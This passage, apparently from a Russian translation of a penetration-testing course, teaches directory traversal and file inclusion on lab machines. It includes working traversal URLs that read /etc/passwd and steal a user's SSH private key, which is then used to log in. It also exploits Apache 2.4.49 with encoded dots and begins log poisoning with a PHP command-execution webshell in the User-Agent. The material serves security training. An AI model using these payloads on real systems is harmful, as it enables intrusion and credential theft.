
В-третьих, URL содержит каталог **cms**. Это важная информация, указывающая, что веб-приложение работает в подкаталоге web root.

Далее рассмотрим case study. Начнем с изучения веб-приложения *Mountain Desserts*. Чтобы получить к нему доступ, нужно обновить файл `/etc/hosts` на машине Kali для использования DNS-имени. Следует помнить, что назначенный IP-адрес целевой машины может меняться в лабораториях.


```
127.0.0.1       localhost
127.0.1.1       kali
192.168.50.16   mountaindesserts.com
...
```

Листинг 6 - Содержимое /etc/hosts

Мы будем использовать это имя хоста и в текущей, и в следующих демонстрациях. Далее перейдем в целевое веб-приложение по адресу `http://mountaindesserts.com/meteor/index.php`.



На рисунке 1 показана страница после открытия в браузере. Панель навигации отображает файл `index.php`, поэтому можно заключить, что веб-приложение использует PHP. Чтобы собрать больше информации о структуре страницы, нужно навести курсор на все кнопки и ссылки, собирая информацию о параметрах и разных страницах, которые встречаются.




Прокручивая страницу вниз и наводя курсор на все кнопки и ссылки, мы заметим, что большинство из них ссылаются только на саму страницу, как показано на рисунке 2.


Внизу страницы найдем ссылку с меткой "Admin".




На рисунке 3 показан предварительный просмотр ссылки, когда мы наводим курсор на ссылку Admin: отображается URL `http://mountaindesserts.com/meteor/index.php?page=admin.php`.

Мы знаем, что веб-приложение использует PHP и параметр с именем "page", поэтому предположим, что этот параметр используется для отображения разных страниц. PHP использует *$_GET* для управления переменными через GET-запрос. Когда мы нажимаем ссылку, получаем сообщение об ошибке, что страница сейчас находится на обслуживании.





Для нас это важная деталь, поскольку она показывает, что информация отображается на той же странице. В этом случае сделаем несколько предположений о том, как веб-приложение могло быть разработано, чтобы вести себя таким образом. Например, когда мы открываем **mountaindesserts.com/meteor/admin.php** в браузере, мы замечаем то же сообщение, которое было показано на странице `index.php` после нажатия ссылки "Admin".




Это сообщение указывает, что веб-приложение включает содержимое этой страницы через параметр *page* и отображает его под ссылкой "Admin". Теперь можно попробовать использовать `../` для traversal каталогов в потенциально уязвимом параметре. Укажем относительный путь к `/etc/passwd`, чтобы проверить параметр *page* на обход каталогов.

```
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../etc/passwd
```

Листинг 7 - Полный URL нашей атаки Directory Traversal

Скопируем URL из листинга 7 в адресную строку браузера.



На рисунке 6 показано содержимое `/etc/passwd`. Мы успешно использовали уязвимость обход каталогов с помощью относительного пути.

Уязвимости обход каталогов в основном используются для сбора информации. Как упоминалось ранее, если мы можем получить доступ к определенным файлам, содержащим чувствительную информацию, например пароли или ключи, это может привести к доступу к системе.


В большинстве случаев веб-сервер работает в контексте выделенного пользователя, такого как *www-data*. Обычно у таких пользователей ограниченные права доступа в системе. Однако пользователи и администраторы часто намеренно выставляют права доступа к файлам слишком permissive или даже world-readable. Иногда это происходит из-за временных ограничений при развертывании или недостаточно зрелых программ безопасности. Это означает, что мы всегда должны проверять наличие SSH-ключей и их права доступа.

SSH-ключи обычно находятся в домашнем каталоге пользователя в папке **.ssh**. К счастью для нас, `/etc/passwd` также содержит пути к домашним каталогам всех пользователей, как показано на рисунке 6. Вывод `/etc/passwd` показывает пользователя с именем *offsec*. Укажем относительный путь для уязвимого параметра `page`, чтобы попробовать отобразить содержимое приватного ключа этого пользователя.

```
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../home/offsec/.ssh/id_rsa
```

Листинг 8 - Полный URL нашей атаки Directory Traversal

Скопируем URL из листинга 8 в адресную строку браузера.



На рисунке 7 показано, что мы успешно получили private key пользователя *offsec*. Просматривая вывод, мы заметим, что его форматирование немного беспорядочное.

Во время оценок веб-приложений нужно понимать: как только мы выявили возможную уязвимость, например параметр "page" в этом случае, не следует полагаться на браузер для тестирования. Браузеры часто пытаются разбирать или оптимизировать элементы ради удобства пользователя. При тестировании веб-приложений нужно в основном использовать инструменты вроде *Burp*,3 *cURL* или выбранный язык программирования.

Используем **curl**, чтобы получить приватный SSH-ключ так же, как мы сделали это в браузере.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../home/offsec/.
    ssh/id_rsa
...
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz+pEKI1OmULVSs8ojO/sZseiv3zf2dbH6LSyYuj3AHkcxIND7UTw
XdUTtUeeJhbTC0h5S2TWFJ3OGB0zjCqsEI16ZHsaKI9k2CfNmpl0siekm9aQGxASpTiYOs
KCZOFoPU6kBkKyEhfjB82Ea1VoAvx4J4z7sNx1+wydQ/Kf7dawd95QjBuqLH9kQIEjkOGf
BemTOAyCdTBxzUhDz1siP9uyofquA5vhmMXWyy68pLKXpiQqTF+foGQGG90MBXS5hwskYg
...
lpWPWFQro9wzJ/uJsw/lepsqjrg2UvtrkAAADBAN5b6pbAdNmsQYmOIh8XALkNHwSusaK8
bM225OyFIxS+BLieT7iByDK4HwBmdExod29fFPwG/6mXUL2Dcjb6zKJl7AGiyqm5+0Ju5e
hDmrXeGZGg/5unGXiNtsoTJIfVjhM55Q7OUQ9NSklONUOgaTa6dyUYGqaynvUVJ/XxpBrb
iRdp0z8X8E5NZxhHnarkQE2ZHyVTSf89NudDoXiWQXcadkyrIXxLofHPrQzPck2HvWhZVA
+2iMijw3FvY/Fp4QAAAA1vZmZzZWNAb2Zmc2VjAQIDBA==
-----END OPENSSH PRIVATE KEY-----
...
```

Листинг 9 - SSH Private Key через curl

Листинг 9 показывает, что с **curl** SSH private key отформатирован лучше, чем в браузере. Однако HTML-код веб-страницы также возвращается в выводе. Скопируем SSH private key от **-----BEGIN OPENSSH PRIVATE KEY-----** до **-----END OPENSSH PRIVATE KEY-----** из терминала и вставим его в файл с именем `dt_key` в домашнем каталоге пользователя *kali*.

Используем private key для подключения к целевой системе через SSH на порту 2222. Параметр `-i` позволяет указать украденный файл private key, а `-p` - порт. Перед использованием private key нужно изменить права доступа к файлу `dt_key` так, чтобы только пользователь-владелец мог читать файл. Если этого не сделать, программа *ssh* выдаст ошибку, что права доступа слишком открыты.

```
kali@kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be established.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
...
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/home/kali/dt_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
...

kali@kali:~$ chmod 400 dt_key

kali@kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
...
offsec@68b68f3eb343:~$
```

Листинг 10 - Использование Private Key для подключения через SSH

Перед завершением этого раздела кратко рассмотрим атаки обход каталогов на Windows. В Linux мы обычно используем файл `/etc/passwd` для проверки уязвимостей обход каталогов. В Windows можно использовать файл `C:\Windows\System32\drivers\etc\hosts` для проверки уязвимостей обход каталогов, так как он читается всеми локальными пользователями. Отобразив этот файл, можно подтвердить наличие уязвимости и понять, как веб-приложение показывает содержимое файлов. После подтверждения уязвимости можно попробовать указать файлы, содержащие чувствительную информацию, например конфигурационные файлы и логи.

В целом использовать уязвимость обход каталогов для доступа к системе на Windows сложнее, чем на Linux. В Linux стандартный вектор для обход каталогов - перечислить пользователей системы, отобразив содержимое `/etc/passwd`, проверить private keys в их домашних каталогах и использовать их для доступа к системе через SSH. На Windows этот вектор недоступен, и, к сожалению, прямого эквивалента нет. Кроме того, чувствительные файлы часто нелегко найти в Windows без возможности перечислять содержимое каталогов. Это означает, что для выявления файлов с чувствительной информацией нужно внимательно изучить веб-приложение и собрать сведения о веб-сервере, фреймворке и языке программирования.

После сбора информации о работающем приложении или сервисе можно исследовать пути, ведущие к чувствительным файлам. Например, если мы узнаем, что целевая система запускает веб-сервер *Internet Information Services* (IIS)5, можно изучить пути к его логам и структуру web root. Просматривая документацию Microsoft,6 мы узнаем, что логи расположены в `C:\inetpub\logs\LogFiles\W3SVC1\`. Еще один файл, который всегда стоит проверять, когда цель запускает IIS web server, - `C:\inetpub\wwwroot\web.config`, который может содержать чувствительную информацию, например пароли или имена пользователей.

В этом разделе мы использовали последовательность `../` для обход каталогов на Linux. Как показано, Windows использует обратные слеши вместо прямых слешей в путях к файлам. Поэтому `..\` является важной альтернативой `../` на целях Windows. Хотя RFC 17387 предписывает всегда использовать слеши в URL, мы можем встретить веб-приложения на Windows, уязвимые к обход каталогов только при использовании обратных слешей. Поэтому при проверке потенциальной уязвимости обход каталогов в веб-приложении на Windows всегда нужно пробовать и прямые, и обратные слеши.

(Wikipedia, 2022), en.wikipedia.org

(PHP Manual, 2022), php.net

(PortSwigger, 2022), portswigger.net

(Curl, 2022), curl.se

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2020), docs.microsoft.com

(IETF, 1994), ietf.org

1. Следуйте шагам выше и используйте уязвимость обход каталогов в веб-приложении "Mountain Desserts" на VM #1. Используйте **curl** или *Burp*, чтобы получить SSH private key пользователя *offsec*. Используйте его для подключения через SSH на порт 2222 и найдите flag в SSH banner, который отображается после входа.

2. Целевая VM #2 запускает *Grafana* на порту 3000. Сервис уязвим к CVE-2021-43798, уязвимости обход каталогов. Найдите "golangexample cve-2021-43798" в поисковой системе, чтобы понять, как можно эксплуатировать эту уязвимость. Используйте **curl** и параметр `--path-as-is`, чтобы найти flag в `C:\Users\install.txt`.

Отточив понимание концепций обход каталогов на веб-приложении "Mountain Desserts", попробуем применить эти навыки к реальной уязвимости. В теме "Vulnerability Scanning" мы сканировали машину SAMBA и обнаружили уязвимость обход каталогов в Apache 2.4.49.1 Эту уязвимость можно эксплуатировать, используя относительный путь после указания каталога **cgi-bin** в URL.

Используем **curl** и несколько последовательностей `../`, чтобы попробовать эксплуатировать уязвимость обход каталогов в Apache 2.4.49 на машине *WEB18*.

```
kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>


kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/../../../../../../../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

Листинг 11 - Использование "../" для эксплуатации уязвимости Directory Traversal в Apache 2.4.49

Листинг 11 показывает, что после двух запросов с разным количеством `../` нам не удалось отобразить содержимое `/etc/passwd` через обход каталогов. Так как использование `../` является известным способом злоупотребления поведением веб-приложений, эта последовательность часто фильтруется веб-сервером, межсетевыми экранами веб-приложений2 или самим веб-приложением.

К счастью, мы можем использовать *URL Encoding*, также называемое *Percent Encoding*, чтобы потенциально обойти такие фильтры. Можно использовать специальные списки ASCII encoding для ручного кодирования запроса из листинга 11 или онлайн-конвертер на той же странице. Сейчас мы закодируем только точки, которые представлены как "%2e".

```
kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
alfred:x:1000:1000::/home/alfred:/bin/bash
```

Листинг 12 - Использование закодированных точек для Directory Traversal

Мы успешно использовали обход каталогов с закодированными точками, чтобы отобразить содержимое `/etc/passwd` на целевой машине.

В общем случае URL encoding используется для преобразования символов веб-запроса в формат, который можно передавать через интернет. Однако это также популярный метод для вредоносных целей. Причина в том, что закодированное представление символов в запросе может быть пропущено фильтрами, которые проверяют только их plain-text представление, например `../`, но не **%2e%2e/**. После прохождения фильтра веб-приложение или сервер интерпретирует закодированные символы как корректный запрос.

(CVE Mitre, 2021), cve.mitre.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(w3schools, 2022), w3schools.com

1. В этом разделе мы использовали URL encoding для эксплуатации уязвимости обход каталогов в Apache 2.4.49 на VM #1. Используйте *Burp* или **curl**, чтобы отобразить содержимое файла `/opt/passwords` через обход каталогов на уязвимом веб-сервере Apache. Не забудьте использовать URL encoding для атаки обход каталогов. Найдите flag в выводе файла.

2. Grafana работает на порту 3000 на VM #2. Запущенная версия уязвима к такой же уязвимости обход каталогов, как в предыдущем разделе. Хотя URL encoding не нужен для успешной атаки обход каталогов, поэкспериментируйте с URL encoding разных символов вашего запроса, чтобы отобразить содержимое `/etc/passwd`. Когда у вас будет рабочий запрос с использованием URL encoding, получите flag, отобразив содержимое `/opt/install.txt`.

9.2. Уязвимости File Inclusion

Этот учебный блок охватывает следующие учебные цели:

• Изучить разницу между уязвимостями File Inclusion и Directory Traversal
• Получить понимание уязвимостей File Inclusion
• Понять, как использовать Local File Inclusion (LFI) для получения выполнения кода
• Изучить использование PHP wrappers
• Научиться выполнять атаки Remote File Inclusion (RFI)

В этом учебном блоке мы рассмотрим уязвимости *File Inclusion*. Мы продемонстрируем, как эксплуатировать уязвимость *Local File Inclusion* (LFI) на примере case study. Также проанализируем различия между уязвимостями File Inclusion и Directory Traversal. Затем узнаем о *PHP Wrappers*, которые можно использовать для обхода фильтров и других ограничений. Наконец, рассмотрим уязвимости *Remote File Inclusion* (RFI), которые позволяют включать файлы из контролируемой нами системы.

(Wikipedia, 2022), en.wikipedia.org

(PHP Manual, 2010), php.net

Прежде чем рассматривать *Local File Inclusion* (LFI), на минуту остановимся на различиях между File Inclusion и Directory Traversal. Эти две концепции часто путают и тестировщики на проникновение, и специалисты по безопасности. Если мы неправильно определим тип найденной уязвимости, можно упустить возможность получить code execution.

Как было рассмотрено в предыдущем учебном блоке, уязвимости обход каталогов позволяют получить содержимое файла за пределами web root веб-сервера. Уязвимости *file inclusion* позволяют "включить" файл в выполняемый код приложения. Это означает, что с помощью уязвимостей file inclusion мы можем выполнять локальные или удаленные файлы, тогда как обход каталогов позволяет только читать содержимое файла. Поскольку через уязвимости file inclusion можно включать файлы в выполняемый код приложения, мы также можем отображать содержимое неисполняемых файлов. Например, если мы используем уязвимость обход каталогов в PHP веб-приложение и укажем файл `admin.php`, будет отображен исходный код PHP-файла. С другой стороны, при уязвимости file inclusion файл `admin.php` будет выполнен.

В следующем примере наша цель - получить *Remote Code Execution* (RCE) через уязвимость LFI. Мы сделаем это с помощью *Log Poisoning*. Log Poisoning работает за счет изменения данных, которые мы отправляем веб-приложению, так что логи начинают содержать исполняемый код. В сценарии уязвимости LFI локальный файл, который мы включаем, выполняется, если содержит исполняемое содержимое. Это означает: если нам удастся записать исполняемый код в файл и включить его в выполняемый код приложения, он будет выполнен.

В следующем case study мы попробуем записать исполняемый код в файл Apache `access.log` в каталоге `/var/log/apache2/`. Сначала нужно понять, какая информация контролируется нами и сохраняется Apache в соответствующий лог. В данном случае "контролируется" означает, что мы можем изменить информацию до отправки ее веб-приложению. Мы можем либо прочитать документацию Apache web server, либо отобразить файл через LFI.

Используем **curl**, чтобы проанализировать, из каких элементов состоит запись лога, отобразив файл `access.log` с помощью ранее найденной уязвимости обход каталогов. Это значит, что мы используем относительный путь к log file в уязвимом параметре "page" веб-приложения "Mountain Desserts".


```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../var/log/
    apache2/access.log
...
192.168.50.1 - - [12/Apr/2022:10:34:55 +0000] "GET /meteor/index.php?page=admin.php HTTP/1.1" 200 2218 "-"
    "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
...
```

Листинг 13 - Log entry файла Apache access.log

Листинг 13 показывает, что *User Agent* включается в log entry. Перед отправкой запроса мы можем изменить User Agent в Burp и указать, что будет записано в файл `access.log`.

За исключением указанного файла, эта команда эквивалентна атаке обход каталогов из предыдущего учебного блока. Эксплуатация уязвимостей обход каталогов и LFI в основном отличается при работе с исполняемыми файлами или содержимым.

Запустим Burp, откроем браузер и перейдем на веб-страницу "Mountain Desserts". Нажмем ссылку *Admin* внизу страницы, затем вернемся в Burp и нажмем вкладку *HTTP history*. Выберем соответствующий запрос и отправим его в *Repeater*.




Теперь можно изменить User Agent, включив PHP code snippet из следующего листинга. Этот snippet принимает команду через параметр *cmd* и выполняет ее через PHP-функцию *system* на целевой системе. Мы используем *echo*, чтобы отобразить вывод команды.

```
<php echo system($_GET['cmd']); >
```

Листинг 14 - PHP-фрагмент для встраивания в User Agent

После изменения User Agent нажмем *Send*.



PHP code snippet был записан в файл Apache `access.log`. Включив log file через уязвимость LFI, мы можем выполнить PHP code snippet.

Чтобы выполнить наш snippet, сначала обновим параметр *page* в текущем запросе Burp относительным путем.

```
../../../../../../../../../var/log/apache2/access.log
```

Листинг 15 - Относительный путь для параметра page

